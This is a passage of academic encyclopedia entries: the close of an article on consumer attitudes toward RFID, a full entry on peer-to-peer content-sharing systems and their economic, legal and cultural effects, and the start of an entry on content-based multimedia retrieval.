In summary, the influences of this developing technology on consumer behavior have rarely been considered as a field of research. Thus, few studies are available currently. This short survey summary has provided some interesting insights into consumer attitudes as well as input on how and where to continue research in the future. RFID technology ought to be explored in more detail as it is advancing rapidly and becoming more visible in every day life. Analyzing the further developments of consumer attitudes and behavior toward this new technology should be an interesting research topic.

REFERENCES

Balderjahn, I. (1995). Einstellungen und einstellungsmessung. In B. Tietz, R. Köhler, & J. Zentes (Eds.), *Handwörterbuch des marketing* (pp. 542-554). Stuttgart: Schäffer-Poeschel Verlag.

Böhmer, R., Brück, M., & Rees, J. (2005). Funkchips. *Wirtschaftswoche, 3*, 38-44.

Brosius, F. (2002). *SPSS 11*. Bonn: mitp-Verlag.

Capgemini. (2004). *RFID and consumers: Understanding their mindset*. Retrieved June 29, 2004, from http://www.nrf.com/download/NewRFID_NRF.pdf

Capgemini. (2005). *RFID and consumers: What European consumers think about radio frequency identification and the implications for business*, Retrieved May 21, 2005, from http://www.de.capgemini.com/servlet/PB/show/1567889/Capgemini_European_RFID_report.pdf

Davis, F. D., Bagozzi, R. P., & Warshaw, P. R. (1989). User acceptance of computer technology: A comparison of two theoretical models. *Management Science, 35*(8), 982-1002.

Fishbein, M., & Ajzen, I. (1975). *Belief, attitude, intention and behavior: An introduction to theory and research*. Reading: Addison-Wesley.

Günther, O., & Spiekermann, S. (2005). RFID and the perception of control: The consumer's view. *Communication of the ACM, 48*(9), 73-76.

Inaba, T., & Schuster, E. W. (2005). Meeting the FDA's initiative for protecting the U.S. drug supply. *American Pharmaceutical Outsourcing Journal*, forthcoming.

Juban, R. L., & Wyld, D. C. (2004). Would you like chips with that? Consumer perspective of RFID. *Management Research News, 27*(11/12), 29-44.

Kotler, P. (2003). *Marketing management* (11th ed.). Upper Saddle River, NJ: Prentice Hall.

Kroeber-Riel, W., & Weinberg, P. (2003). *Konsumentenverhalten* (8th ed.). München: Vahlen.

Metro Group. (2004). *RFID: Uncovering the value. Applying RFID within the retail and consumer package goods value chain.* Düsseldorf: Author.

Moore, G. C., & Benbasat, I. (1991). Development of an instrument to measure the perceptions of adopting an information technology innovation. *Information Systems Research, 2*(3), 192-222.

Scharfeld, T. A. (2001). *An analysis of the fundamental constraints on low cost passive radio-frequency identification system design*. Cambridge, MA: MIT.

Solomon, M., Marshall, G., & Stuart, E. (2004). *Marketing. Real people, real choices* (4th ed.). Upper Saddle River, NJ: Pearson Prentice Hall.

Spiekermann, S., & Ziekow, H. (2006). RFID: A systematic analysis of privacy threats & a 7-point plan to address them. *Journal of Information System Security, 1*(3), forthcoming.

Strassner, M., Plenge, C., & Stroh, S. (2005). Potenziale der RFID-technologie für das supply chain management in der automobilindustrie. In E. Fleisch & F. Mattern (Eds.), *Das Internet der dinge—Ubiquitous computing und RFID in der praxis* (pp. 177-196). Berlin: Springer.

Thompson, R., Higgins, C., & Howell, J. (1991). Personal computing: Toward a conceptual model of utilization. *MIS Quarterly, 15*(1), 124-143.

Trommsdorff, V. (2004). *Konsumentenverhalten* (6th ed.). Stuttgart: Kohlhammer.

Wilkie, W. (1994). *Consumer behavior* (3rd ed.). New York: John Wiley and Sons.

KEY TERMS

Affect: Reflects feelings regarding the attitude object and refers to the overall emotional response of a person toward the stimulus.

Attitude: Relatively permanent and long-term willingness to react in a consistently cognitive, affective, and conative way.

Behavior: Actions or reactions of an organism in relation to the environment.

Cognition: Knowledge or beliefs the person has about the attitude object and its important characteristics.

Optical Character Recognition (OCR): Involves computer software designed to translate images of typewritten text into machine-editable text, or to translate pictures of characters into a standard encoding scheme.

Radio Frequency Identification (RFID): A radio-supported identification technology typically operating by saving a serial number on a radio transponder that contains a microchip for data storage.

RFID Tag: Transponder carrying information usually attached to products that will generate a reply signal upon proper electronic interrogation sending the relevant information.

Stimulus: In psychology, anything effectively impinging upon any sense, including internal and external physical phenomena, the result of which is a response.

Content Sharing Systems for Digital Media

Jerald Hughes
University of Texas Pan-American, USA

Karl Reiner Lang
Baruch College of the City University of New York, USA

INTRODUCTION

In 1999, exchanges of digital media objects, especially files of music, came to constitute a significant portion of Internet traffic, thanks to a new set of technologies known as peer-to-peer (P2P) file-sharing systems. The networks created by software applications such as Napster and Kazaa have made it possible for millions of users to gain access to an extraordinary range of multimedia files. However, the digital product characteristics of portability and replicability have posed great challenges for businesses that have in the past controlled the markets for image and sound recordings.

'Peer-to-peer' is a type of network architecture in which the various nodes may communicate directly with other nodes, without having to pass messages through any central controlling node (Whinston, Parameswaran, & Susarla, 2001). The basic infrastructure of the Internet relies on this principle for fault tolerance; if any single node ceases to operate, messages can still reach their destination by rerouting through other still-functioning nodes. The Internet today consists of a complex mixture of peer-to-peer and client-server relationships, but P2P file-sharing systems operate as overlay networks (Gummadi, Saroiu, & Gribble, 2002) upon that basic Internet structure.

P2P file-sharing systems are software applications which enable direct communications between nodes in the network. They share this definition with other systems used for purposes other than file sharing, such as instant messaging, distributed computing, and media streaming. What these P2P technologies have in common is the ability to leverage the combined power of many machines in a network to achieve results that are difficult or impossible for single machines to accomplish. However, such networks also open up possibilities for pooling the interests and actions of the users so that effects emerge which were not necessarily anticipated when the network technology was originally created (Castells, 2000). In a narrow sense, P2P file-sharing systems refer to applications that exchange content over computer networks where the nodes act both as client and server machines, requesting and serving files (e.g., Kazaa, BitTorrent). In a wider sense, P2P file-sharing systems also include any application that lets peer users exchange digital content among themselves (e.g., YouTube, Flickr).

TECHNICAL FOUNDATIONS

P2P file-sharing systems function by integrating several digital technologies (see Table 1).

The first digital format for a consumer product was the music CD, introduced in the early 1980s. This format, Redbook Audio, encoded stereo sound files using a sample rate of 44.1 kHz and a sample bit depth of 16 bits. In Redbook Audio, a song 4 minutes long requires 42 megabytes of storage. Even at broadband speeds, downloading files of this size is impractical for many users, so effective compression is a necessary component of efficient file-sharing technology.

The breakthrough for file sharing audio files came from the MPEG (Motion Picture Experts Group) specification for digital video, via the Fraunhofer Institute in Erlangen, Germany, which used the MPEG-1 Layer 3 (thus, 'MP3') specification to develop the first standalone encoding algorithms for MP3 files. The MP3 encoding algorithm yields a compression ratio (lossy compression) for standard MP3 files of 11:1 from the original Redbook file. The nominal bitstream rate is 128 kilobits per second, although MP3 encoding tools now allow variable rates, up to 320 kbs. In MP3, a single song of 4 minutes length becomes available in relatively high-quality form in a digital file 'only' 4 megabytes in size.

While MP3s are the most popular for music, many other file types also appear in P2P networks, including .exe (for software), .zip, and many different formats for video, images, and books. Users with fast Internet

Table 1. Enabling technologies for P2P filesharing systems

Encoding for digital media	Music: MP3 (MPEG 1 Layer 3), AAC, WMA, OGG Movies and video: DivX (MPEG 4), Xvid
Multimedia systems and players	Software: Winamp, MusicMatch, RealPlayer, Quicktime Hardware: iPod, Zune, Archos, Media Center PC
Broadband Internet Access	DSL, cable modems, wi-fi, satellite, T1 or T3 lines, Internet 2
P2P filesharing software	Napster, Kazaa, BitTorrent, Grokster, Limewire, Soulseek, Bearshare, eMule

connections may use P2P networks to obtain uncompressed original digital content, stored as '.iso' disk images recorded directly from the source. The swift and nearly universal adoption of MP3 audio format has also driven the development of further supporting hardware in the form of stand-alone players such as the iPod, Zune, and many more. Support for MP3 and other digital media formats is now available in nearly every type of multimedia computing device, including desktops, laptops, PDAs, cellphones, car stereos, handheld gaming platforms, and dedicated 'media player' devices. The MPEG-4 video compression format has had an explosive effect on video file sharing, similar to that previously seen by the MP3 on audio file sharing.

Obtaining digital media files for one's player or viewer means either 'ripping' it oneself from the source, such as a CD or DVD, or finding it on a file-sharing network. P2P file-sharing applications create virtual networks which allow each participant to act as either a servant or a client, able to both receive and distribute files, often simultaneously. P2P software sets up the required communications and protocols for connecting to the virtual network, conducting searches, and managing file exchanges with other machines in the system.

P2P applications use metadata to allow keyword searches. Once a desired file is discovered, the P2P application establishes a direct link between the participating machines so the file can be downloaded. For original Napster, this involved a central index, maintained at Napster's server site, and a single continuous download from a single IP address. P2P users may share all, none, or some of the files on their hard drives. Sharing no files at all, a behavior known as 'free-riding' (Adar & Huberman, 2000), can degrade the performance of the network, but the effect is surprisingly small until a large majority of users are free-riding. For individual song downloads, using one-to-one download protocols works well, but for very large files, such as those used for digital movie files, the download can take hours, and may fail entirely if the servent leaves the network before transfer is complete. To solve this problem, P2P engines like BitTorrent allow users to download a single file from many users at once, thus leveraging not only the storage but also the bandwidth of many machines on the network. A similar technique is used by P2P systems which provide streaming media (not file downloads) in order to avoid the cost and limitations of single-server media delivery. As both the penetration of broadband service and the speed of such service continue to rise, the effectiveness of the P2P approach to large-file distribution also increases.

APPLICATIONS

P2P file-sharing systems have passed through several stages of development. The first generation, the original Napster, was closed by the courts because of copyright infringement. The second generation, widely used in tools such as Kazaa, reworked the architecture to allow for effective file discovery without the use of a central index. However, users themselves were exposed to legal sanctions, as the Recording Industry Association of America (RIAA) filed lawsuits against users who made files of music under copyright available to other network users. The third generation of P2P file-sharing tools involves a variety of added capabilities, including user anonymity, more efficient search, and the ability to share very large files. One prominent third-generation architecture is Freenet (Clarke, Sandberg, Wiley, & Hong, 2001), which provides some, but not perfect, anonymity through a protocol which obscures the source of data requests. During this course of evolution, some of the earlier generations of software have continued to develop and adapt alongside the succeeding newly introduced P2P software, both in the functionality of the file exchange mechanisms, and in the consideration of legal roadblocks. Limewire, for example, requires those downloading its software to explicitly pledge to not use its software to infringe copyright.

There is a distinction between the P2P network being used and the software client one employs to access the network. The networks are distinguished by their protocols, while the different clients present different software mechanisms and user interfaces to make use of those protocols. Thus, for example, the FastTrack network is used by Kazaa and iMesh, while the eDonkey network is used by eMule and now Morpheus (previously on FastTrack). The BitTorrent protocol presents a slightly different mechanism which reintroduces some centralizing features, in that it commonly employs a tracker, a communications server that is required in order to establish a link with BitTorrent data sources—although clients supporting decentralized, distributed tracking have also been developed, including the official (original) BitTorrent client, and others such as BitComet and Azureus. BitTorrent also relies upon a signature file called a 'torrent,' which a user must first acquire in order to search for the particular content file with which the signature is associated in the network; Web sites which list and index torrents (but not content), such as *mininova* and *ThePirateBay*, are thus necessary for keyword searches, since users have no other way of determining which precise signature is associated with the content they want.

The extraordinary popularity of user-generated digital media content has given rise to yet another phenomenon of file sharing, in the form primarily of video-clip sites such as YouTube. Such sites are actually throwbacks to a centralized architecture: users upload their content to the Web site, which then makes it available to any Internet user. However, the content available here is not nearly of the same technical quality in terms of resolution that one would typically find on Limewire or BitTorrent. Content aggregators such as YouTube do not provide direct downloads (although others do); instead, these providers typically provide streaming video at very low-quality resolution, in a small window, in highly compressed form, via a browser plug-in such as Flash.

Social networking sites such as MySpace and Facebook further blur the notion of what it means to share files on the Internet. In this case, digital media content, mostly music and video, can be made available by streaming or by download from a Web site which is created by a social-network member, but which is hosted by the social networking service provider that actually owns the hosting hardware and software. The multimedia tools and plug-ins now supported by such sites are extensive, sophisticated, and easy-to-use, providing numerous opportunities and means for members to share files.

Finally, online subcultures aiming to evade copyright regulation that are not generally visible to Internet users at large have developed in harder-to-access parts of the Internet referred to as the "Darknet" (Biddle, England, Peinado, & Willman, 2002). Dark areas can be created by hosting password-protected ftp (file transfer protocol) servers known only to a small circle of participants, by the creation of private IRC channels, and by the use generally of software that restricts access via passwords or encryption.

ECONOMIC IMPLICATIONS

The problems faced by media industry incumbents such as record companies in the face of widespread file sharing stem from the fundamental characteristics of their products in the information age. Digital music and video products are information goods, which economists (Choi, Stahl, & Whinston, 1997) point out are nonrival, in that one consumer's purchase of a copy of the good does not reduce the supply. This is radically different from the situation prior to the digital age, when content was inseparably bound to its carrying medium, typically a disk or tape. The powerful tools of digital storage, manipulation, and communication now in the hands of the consumers make replication and transmission of media content virtually costless. Applied on content sharing networks, these tools reverse the traditional economic relationships of supply and demand, in that files on P2P networks increase in supply as demand for them increases (Hughes & Lang, 2003). Users are thus presenting new challenges to the corporate value chain in the traditional media industry.

Faced with loss of content control due to users' abandonment of physical media, copyright owners are responding to these challenges with dozens of economic experiments in extracting value from creative work. The release of new music now may involve not just the album, but also CD and digital singles, iTunes and other downloads, ringtones, videos, subscriber-only content on the band's Web site, and various bundlings in different markets of the individual songs. The sale of products complementary to digital media files has proven enormously profitable for Apple in its cross-sales of the iPod and related hardware, and other technology companies such as Microsoft have moved to acquire a share of this lucrative market.

Content Sharing Systems and Copyright Issues

The legal conflict in digital media files turns on the meaning of copyright, and on the balance between intellectual property rights and fair use rights. Copyright law reserves the right to distribute a work to the copyright owner; thus someone who uploads copyrighted material to a content sharing site or network may be infringing on copyrights. However, copyright law is not solely for protecting intellectual property rights; its stated purpose in the U.S. Constitution is 'To promote the Progress of Science and useful Arts, by securing for limited Times to Authors and Inventors the exclusive Right to their respective Writings and Discoveries' (Article I, Section 8). Copyright law is thus intended to regulate access to copyrighted works for a limited period of time.

The legal picture surrounding digital media works is thus confused at best. In 1998 the U.S. passed the Digital Millennium Copyright Act (DMCA), which attempted to address copyright for digital information products, but the DMCA has since been criticized by some as unnecessarily reducing the scope of 'fair use' of digital media objects (Clark, 2002). In 'Sony Corp. of America v. Universal City Studios' in 1984, the courts had ruled that potentially infringing technologies which have substantial non-infringing uses (such as, today, P2P) cannot be deemed illegal per se, but this defense proved inadequate in 2005 to protect the Grokster P2P network from a lawsuit brought by MGM.[1] The key to this decision was the creation by the Supreme Court of a new copyright doctrine known as 'inducement,' encouraging others to infringe copyright. The legal situation is further complicated by the growing use by many artists of the Creative Commons license, which provides for a variable spectrum of rights reserved (see creativecommons.org for details).

In response to the problem of infringement, copyright owners in the entertainment industry have tried to use digital rights management (DRM) technologies to preserve copyrights. Tanaka (2001) recommends a strong reliance on DRM, in view of the legal justifications for allowing P2P file-sharing systems to continue to operate. But consumer response to DRM regimes of all types has been so clearly negative that at least one major record company, EMI, decided in 2007 to sell digital music tracks online without any DRM (Crampton, 2007).

SOCIAL/CULTURAL ISSUES

Content sharing systems reveal the power of digital network technologies in the hands of the general public. The result for entertainment industries has been 'disruptive innovation' (Bower & Christensen, 1995). A new generation of technology-empowered consumers has already learned to obtain and use entertainment content in ways very different from the past. These digital consumers self-organize on the Internet into fluid, ad hoc social networks with real economic and cultural power. Personal pages, blogs, e-mails, instant messages, and more now constitute a hyper-accelerated word-of-mouth channel which consumers can use to call attention to exciting new artists and releases, sample wide varieties of content they would never otherwise encounter, and in general collectively drive the evolution of modern entertainment. Increasingly, media companies exploit these P2P activities to boost awareness of their products.

In the 21st-century, media consumers employ digital media content as components in a constellation of cyber-signifiers of personal identity, which are made available to the world through content sharing systems. Even the choice of specific sharing software itself may have cultural significance for those familiar with the options available. As content sharing technologies continue to swiftly evolve, no doubt the social consequences will as well.

Table 2. Future Impacts of P2P Filesharing Systems

Status Quo	***Future Trends***
Centralized markets — four major record labels seeking millions of buyers for relatively homogeneous product, media market concentration, economies of scale	***Niche Markets*** *— thousands of music producers catering to highly specific tastes of smaller groups of users, market fragmentation, economies of specialization*
Planned, rational — corporate marketing decisions based on competitive strategies	***Self-organizing, emergent*** *–based on the collaborative and collective actions of millions of network users (digital community networks)*
Artifact-based — CD, SuperAudio CD, DVD	***Information-based*** *— MP3, iTunes, RealAudio, YouTube*
Economics of scarcity — supply regulated by record labels, physical production and distribution	***Economics of abundance*** *— P2P networks use demand to create self-reproducing supply the more popular a file is, the more available it becomes*
Mass distribution — traditional retail distribution channels, B2C (online shopping)	***P2P distribution*** *— direct user-to-user distribution via file-sharing networks (viral marketing)*
Centralized content control — product content based on the judgment of industry experts (A & R)	***Distributed content availability*** *— determined by collective judgment of users; any content can be made available*
Product-based revenues — retail sales of packaged CD's	***Service-based revenues*** *— subscription services, creation of secondary markets in underlying IT production and playback hardware and software*
Creator/consumer dichotomy — industry (stars, labels) creates music, buyer as passive consumer of finished product	***Creator/consumer convergence*** *— user has power, via networks, to participate in cultural process*

Table 2 summarizes some of the effects that we can expect from the continuing development and adoption of P2P file-sharing systems.

CONCLUSION

The entertainment industry is evolving in response to P2P networks use by its customers. Those digitally empowered customers have dramatic impacts on the value chain of multimedia products. P2P networks provide for easy storage and replication of the product. They also, through the collective filtering effect of millions of user choices, deeply affect the fate of media creations released into the culture. The changes wrought by P2P file-sharing systems are, and will continue to be, deep and pervasive.

REFERENCES

Adar, E., & Huberman, B. (2000). Free riding on Gnutella. *First Monday*, *5*(10). Retrieved May 16, 2008, from http://www.firstmonday.dk/issues/issue5_10/adar/.

Biddle, P., England, P., Peinado, M., & Willman, B. (2003). The Darknet and the future of content protection. In E. Becker, W. Buhse, D.Gnnewig, & N. Rump (Eds.), *Digital rights management: Technological, economic, legal and political aspects*. Springer-Verlag.

Bower, J., & Christensen, C. (1995). Disruptive technologies: Catching the wave. *Harvard Business Review*, *73*(1), 43–53.

Castells, M. (2000). *The rise of the network society*. (2nd ed.). Oxford, UK: Blackwell Publishers.

Choi, S., Stahl, D., & Whinston, A. (1997). *The economics of electronic commerce*. Indianapolis: MacMillan Technical Publishing.

Clark, D. (2002). How copyright became controversial. In *Proceedings of the 12th Annual Conference on Computers, Freedom and Privacy*, San Francisco.

Clarke, I., Sandberg, O., & Wiley, B., & Hong, T. (2001). *Freenet: A distributed anonymous information storage and retrieval system in designing privacy enhancing technologies*. Paper presented at the International Workshop on Design Issues in Anonymity and Unobservability (LNCS). Springer-Verlag.

Crampton, T. (2007, April 3). EMI dropping copy limits on online music. *The New York Times*.

Gummadi, P., Saroiu, S., & Gribble, S. (2002). A measurement study of Napster and Gnutella as examples of peer-to-peer file sharing systems. *Multimedia Systems Journal*, *9*(2), 170–184.

Hughes, J., & Lang, K. (2003). If I had a song: The culture of digital community networks and its impact on the music industry. *The International Journal on Media Management, 5*(3), 180–189.

Tanaka, H. (2001). Post-Napster: Peer-to-peer file sharing systems: Current and future issues on secondary liability under copyright laws in the United States and Japan. *Entertainment Law Review, 22*(1), 37–84.

Whinston, A., Parameswaran, M., & Susarla, A. (2001, July). P2P networking: An information sharing alternative. *IEEE Computer,* pp. 1–8.

KEY TERMS

Digital Rights Management (DRM): Technologies whose purpose is to restrict access to, and the possible uses of, digital media objects. Example: scrambling the data on a DVD disc to prevent unauthorized copying.

Free Riding: Using P2P file-sharing networks to acquire files by downloading, but without making any files on one's own machine, available to the network in return.

Killer App: A software application which is so popular that it drives the widespread adoption of a new technology. Example: desktop spreadsheet software was so effective that it made PCs a must-have technology for virtually all businesses.

Overlay Network: A software-enabled network which operates at the application layer of the TCP/IP protocols.

Servent: A node in a P2P file-sharing network which transfers a file to a user in response to a request.

Ripping: Converting an existing digital file to a compressed format suitable for exchange over P2P file-sharing networks. Example: converting Redbook audio to MP3 format.

Torrent: A small file used by BitTorrent-type P2P file-sharing systems to find servants for specific content files in the network.

Tracker: A computer which coordinates file distribution in BitTorrent-style P2P networks, which allow users to download one file from many machines at once.

ENDNOTE

1 Court decision available online at http://www.eff.org/IP/P2P/MGM_v_Grokster/04-480.pdf

Content-Based Multimedia Retrieval

Chia-Hung Wei
University of Warwick, UK

Chang-Tsun Li
University of Warwick, UK

INTRODUCTION

In the past decade, there has been rapid growth in the use of digital media, such as images, video, and audio. As the use of digital media increases, retrieval and management techniques become more important in order to facilitate the effective searching and browsing of large multimedia databases. Before the emergence of content-based retrieval, media was annotated with text, allowing the media to be accessed by text-based searching. Through textual description, media is managed and retrieved based on the classification of subject or semantics. This hierarchical structure, like yellow pages, allows users to easily navigate and browse, or search using standard Boolean queries. However, with the emergence of massive multimedia databases, the traditional text-based search suffers from the following limitations (Wei, Li, & *Wilson*, 2006):

Manual annotations require too much time and are expensive to implement. As the number of media in a database grows, the difficulty in finding desired information increases. It becomes infeasible to manually annotate all attributes of the media content. Annotating a 60-minute video, containing more than 100,000 images, consumes a vast amount of time and expense.

Manual annotations fail to deal with the discrepancy of subjective perception. The phrase, "an image says more than a thousand words," implies that the textual description is sufficient for depicting subjective perception. To capture all concepts, thoughts, and feelings for the content of any media is almost impossible.

Some media contents are difficult to concretely describe in words. For example, a piece of melody without lyric or irregular organic shape cannot easily be expressed in textual form, but people expect to search media with similar contents based on examples they provided.

In an attempt to overcome these difficulties, content-based retrieval employs content information to automatically index data with minimal human intervention.

APPLICATIONS

Content-based retrieval has been proposed by different communities for various applications. These applications include:

- **Medical diagnosis:** The medical community is currently developing picture archiving and communication systems (PACS), which integrate imaging modalities and interfaces with hospital and departmental information systems in order to manage the storage and distribution of images to radiologists, physicians, specialists, clinics, and imaging centers. A crucial requirement in PACS is to provide an efficient search function to access desired images. As images with the similar pathology-bearing regions can be found and interpreted, those images can be applied to aid diagnosis for image-based reasoning. For example, Wei and Li (2006) proposed a content-based retrieval system for locating mammograms with similar pathological characteristics.
- **Intellectual property:** Trademark image registration has applied content-based retrieval techniques to compare a new candidate mark with existing marks to ensure that there is no repetition. Copyright protection can also benefit from content-based retrieval as copyright owners are able to search and identify unauthorized copies of images on the Internet. For example, Jiang, Ngoa, and Tana (2006) developed a content-based system using adaptive selection of visual features for trademark image retrieval.
- **Broadcasting archives:** Every day, broadcasting companies produce a lot of audio-visual data. To

deal with these large archives, which can contain millions of hours of video and audio data, content-based retrieval techniques are used to annotate their contents and summarize the audio-visual data to drastically reduce the volume of raw footage. For example, Lopez and Chen (2006) developed a content-based video retrieval system to support news and sports retrieval.

- **Multimedia searching on the Internet:** Although a large amount of multimedia has been made available on the Internet for retrieval, existing search engines mainly perform text-based retrieval. To access the various media on the Internet, content-based search engines can assist users in searching the media with the most similar contents based on queries. For example, Khan (2007) designed a framework for image annotation and used ontology to enable content-based image retrieval on the Internet.

FRAMEWORK OF CONTENT-BASED RETRIEVAL SYSTEMS

The retrieval framework, as shown in Figure 1m can be divided into off-line feature extraction and online retrieval. In the off-line feature extraction, the contents of the data in the database are pre-processed, extracted and described with a feature vector, also called a descriptor. A feature vector for each datum is stored alongside with its corresponding audio/video/image data in the database. In the online retrieval, the user can submit a query example to the retrieval system to search for desired data. The similarities between the feature vectors of the query example and those of the data in the database are computed and ranked. Retrieval is conducted by applying an indexing scheme to provide an efficient way of searching the database. Finally, the system ranks the similarity and returns the data that are most similar to the query example. If the user is not satisfied with the initial search results, human-centered computing is introduced into an interactive search process. The user can provide relevance information to the retrieval system in order to search further (following the arrows on the dashed lines in Figure 1). This interactive search process can be repeated until the user is satisfied with the search results or unwilling to offer any further feedback.

For the design of content-based retrieval system, a designer needs to consider four aspects: feature extraction and representation, dimension reduction of feature, indexing, and query specifications, which will be introduced in the following sections.

FEATURE EXTRACTION AND REPRESENTATION

Representation of media needs to consider which features are most useful and meaningful for representing the contents of media, and which approaches can effectively code the attributes of the media. The features are typically extracted off-line so that efficient computation is not a significant issue, but large collections still need longer time to compute the features. Features of media content can be classified into low-level and high-level features.


Low-Level Features

Low-level features, such as color, shape, texture, object motion, loudness, power spectrum, bandwidth, and pitch, are extracted directly from media in the database (Liu, Zhang, Lu, & Ma, 2007). Features at this level are objectively derived from the media themselves, rather than referring to any external semantics. Features extracted at this level can answer queries such as “finding images with more than 20% distribution in blue and green color,” which might retrieve several images with blue sky and green grass, such as Picture 1. Many effective approaches to low-level feature extraction have been developed for various purposes (Feng et al., 2003; Russ, 2006).

High-Level Features

High-level features, which are also called semantic features, such as timbre, rhythm, instruments, and events, involve different degrees of semantics contained in the media. High-level features are supposed to deal with the semantic queries, such as the query “finding a picture of water” or “searching for Mona Lisa Smile.” The latter query contains higher-degree semantics than the former. As water in images displays the homogeneous texture represented in low-level features, such a query is easier to process. To retrieve the latter query, the retrieval system requires prior knowledge

Figure 1. A conceptual framework for content-based retrieval



that identifies that Mona Lisa is a woman, who is a specific character rather than any other woman in a painting. The difficulty in processing high-level queries arises from external knowledge with the description of low-level features, known as the semantic gap. The retrieval process requires a translation mechanism that can convert the query of "Mona Lisa Smile" into low-level features. Two possible solutions have been proposed to minimize the semantic gap (Liu et al., 2007). The first is automatic metadata generation to the media. Automatic annotation still involves the semantic concept and requires different schemes for various media. The second uses relevance feedback to allow the retrieval system to learn and understand the semantic context of a query operation. Feedback relevance is discussed in later this article.

DIMENSION REDUCTION OF FEATURE VECTOR

In an attempt to capture detailed information as much as possible, many multimedia databases contain large numbers of features. Such a feature-vector set is considered as high dimensionality. High dimensionality may cause the "curse of dimension" problem where the complexity and computational cost of the query increase exponentially with the number of dimensions (Bishop, 2006). Dimension reduction is a popular technique to overcome this problem and support efficient retrieval in large-scale databases. However, there is a trade-off between the efficiency obtained through dimension reduction and the completeness obtained through the information extracted. If each datum is represented by a smaller number of dimensions, the speed of retrieval is increased. However, some information may be lost. One of the most widely used techniques in multimedia retrieval is Principal Component Analysis (PCA). PCA is used to transform the original data of high dimensionality into a new coordinate system with low dimensionality, by finding data with high discriminating power. The new coordinate system removes the redundant data and the new set of data may better represent the essential information. Zuo, Zhang, and Wang (2006) proposed a bidirectional PCA method to reduce the dimensionality in feature vectors.

INDEXING

The retrieval system typically contains two mechanisms: similarity measure and multidimensional indexing. Similarity measure is used to find the most similar objects. Multidimensional indexing is used to accelerate the retrieval performance in the search process.

Similarity Measure

To measure the similarity, the general approach is to represent the data features as multidimensional points and then to calculate the distances between the corresponding multidimensional points. Selection of metrics has a direct impact on the performance of a retrieval system. Euclidean distance is the most common metric used to measure the distance between two points in multidimensional space. However, for some applications, Euclidean distance does not reflect human perceived similarity. A number of metrics, such as Mahalanobis Distance, Minkowski-Form Distance, Earth Mover's Distance, and Proportional Transportation Distance, have been proposed for specific purposes. Saha, Das, & Chanda (2007) presented a human perception based similarity measure which considers the matching of only a subset of features and overcomes the curses of dimensionality problem of Euclidean distance measure.

Multidimensional Indexing

A retrieval query on a database of multimedia with multidimensional feature vectors usually requires fast execution of search operations. To support such search operations, an appropriate multidimensional access method has to be used for indexing the reduced, but still high, dimensional feature vectors. Popular multidimensional indexing methods include KD-tree (Friedman, Bentley, & Finkel, 1977), R-tree (Guttman, 1984) and R*-tree (Beckmann, Kriegel, Schneider, & Seeger, 1990). These multidimensional indexing methods perform well with a limit of up to 20 dimensions. Kwok and Zhao (2006) applied the MB$^+$-tree as the basis for organizing the image data objects because MB$^+$-tree has been designed for query types in multimedia databases, such as the nearest-neighbor query.

RELEVANCE FEEDBACK

Relevance feedback was originally developed for improving the effectiveness of information retrieval systems. The main idea of relevance feedback is for the system to understand the user's information needs. For a given query, the retrieval system returns initial results based on predefined similarity metrics. Then, the user is required to identify the positive and/or negative search results that are relevant and/or irrelevant to the query. The system subsequently analyzes the features of the user's feedback using a learning approach and then returns refined results. Two important issues to be addressed are how to obtain relevance feedback in an interactive search process and how to make use of relevance feedback to understand the user's information needs. The first issue regarding how to obtain relevance feedback in an interactive search process requires an interactive interface and interactive modes. A user-friendly interface is a prerequisite in an interactive search. This interface not only displays the search results, but also provides an interactive mechanism to communicate with the user and convey relevance feedback. The ways of obtaining relevance feedback usually fall into the following modes:

- **Binary choice:** The user can only select the most similar image as the positive example;
- **Positive examples:** This mode requires the user to select all relevant images as the positive examples at each round;
- **Both positive and negative examples:** In addition to selecting positive examples, the user can also label completely irrelevant images as negative examples in order to remove other irrelevant images in the next search round; and
- **Degree of relevance for each retrieved image:** The degree of relevance for each retrieved image can be used to analyze the importance of image features, thereby inferring the search target.

The second issue concerns approaches to learning relevance feedback, such as when relevance feedback is submitted to the system, how the retrieval system can realize the user's information need by analyzing the relevance feedback and connect the user's information need with low-level features in order to improve the search results. Three relevance feedback approaches are query point movement, reweighting, and classification.

QUERY SPECIFICATIONS

Querying is used to search for a set of results with similar content to the specified examples. Based on the type of media, queries in content-based retrieval systems can be designed for several modes, such as query by sketch, query by painting (for video and image), query by singing (for audio), and query by example. In the querying, process users may be required to interact with the system in order to provide relevance feedback, a technique which allows users to grade the search results in terms of their relevance. This section will describe the typical query by example mode, and discuss the relevance feedback.

Query by Example

Queries in multimedia retrieval systems are traditionally performed by using an example or series of examples. The task of the system is to determine which candidates are the most similar to the given example. This design is generally termed as Query By Example (QBE) mode. The interaction starts with an initial selection of candidates. The initial selection can be randomly selected candidates or meaningful representatives selected according to specific rules. Subsequently, the user can select one of the candidates as an example and the system will return those results that are most similar to the example. However, the success of the query in this approach heavily depends upon the initial set of candidates. A problem exists in how to formulate the initial panel of candidates that contains at least one relevant candidate. This limitation has been defined as page zero problem (La Cascia et al., 1998). To overcome this problem, various solutions have been proposed for specific applications. For example, Sivic and Zisserman (2004) proposed a method that measures the reoccurrence of spatial configurations of view point invariant features to obtain the principal objects, characters, and scenes, which can be used as entry points for visual search.

FUTURE RESEARCH ISSUES AND TRENDS

Although remarkable progress has been made in content-based multimedia retrieval, there are still many challenging research problems. This section identifies and addresses some issues in the future research agenda.

Automatic Metadata Generation

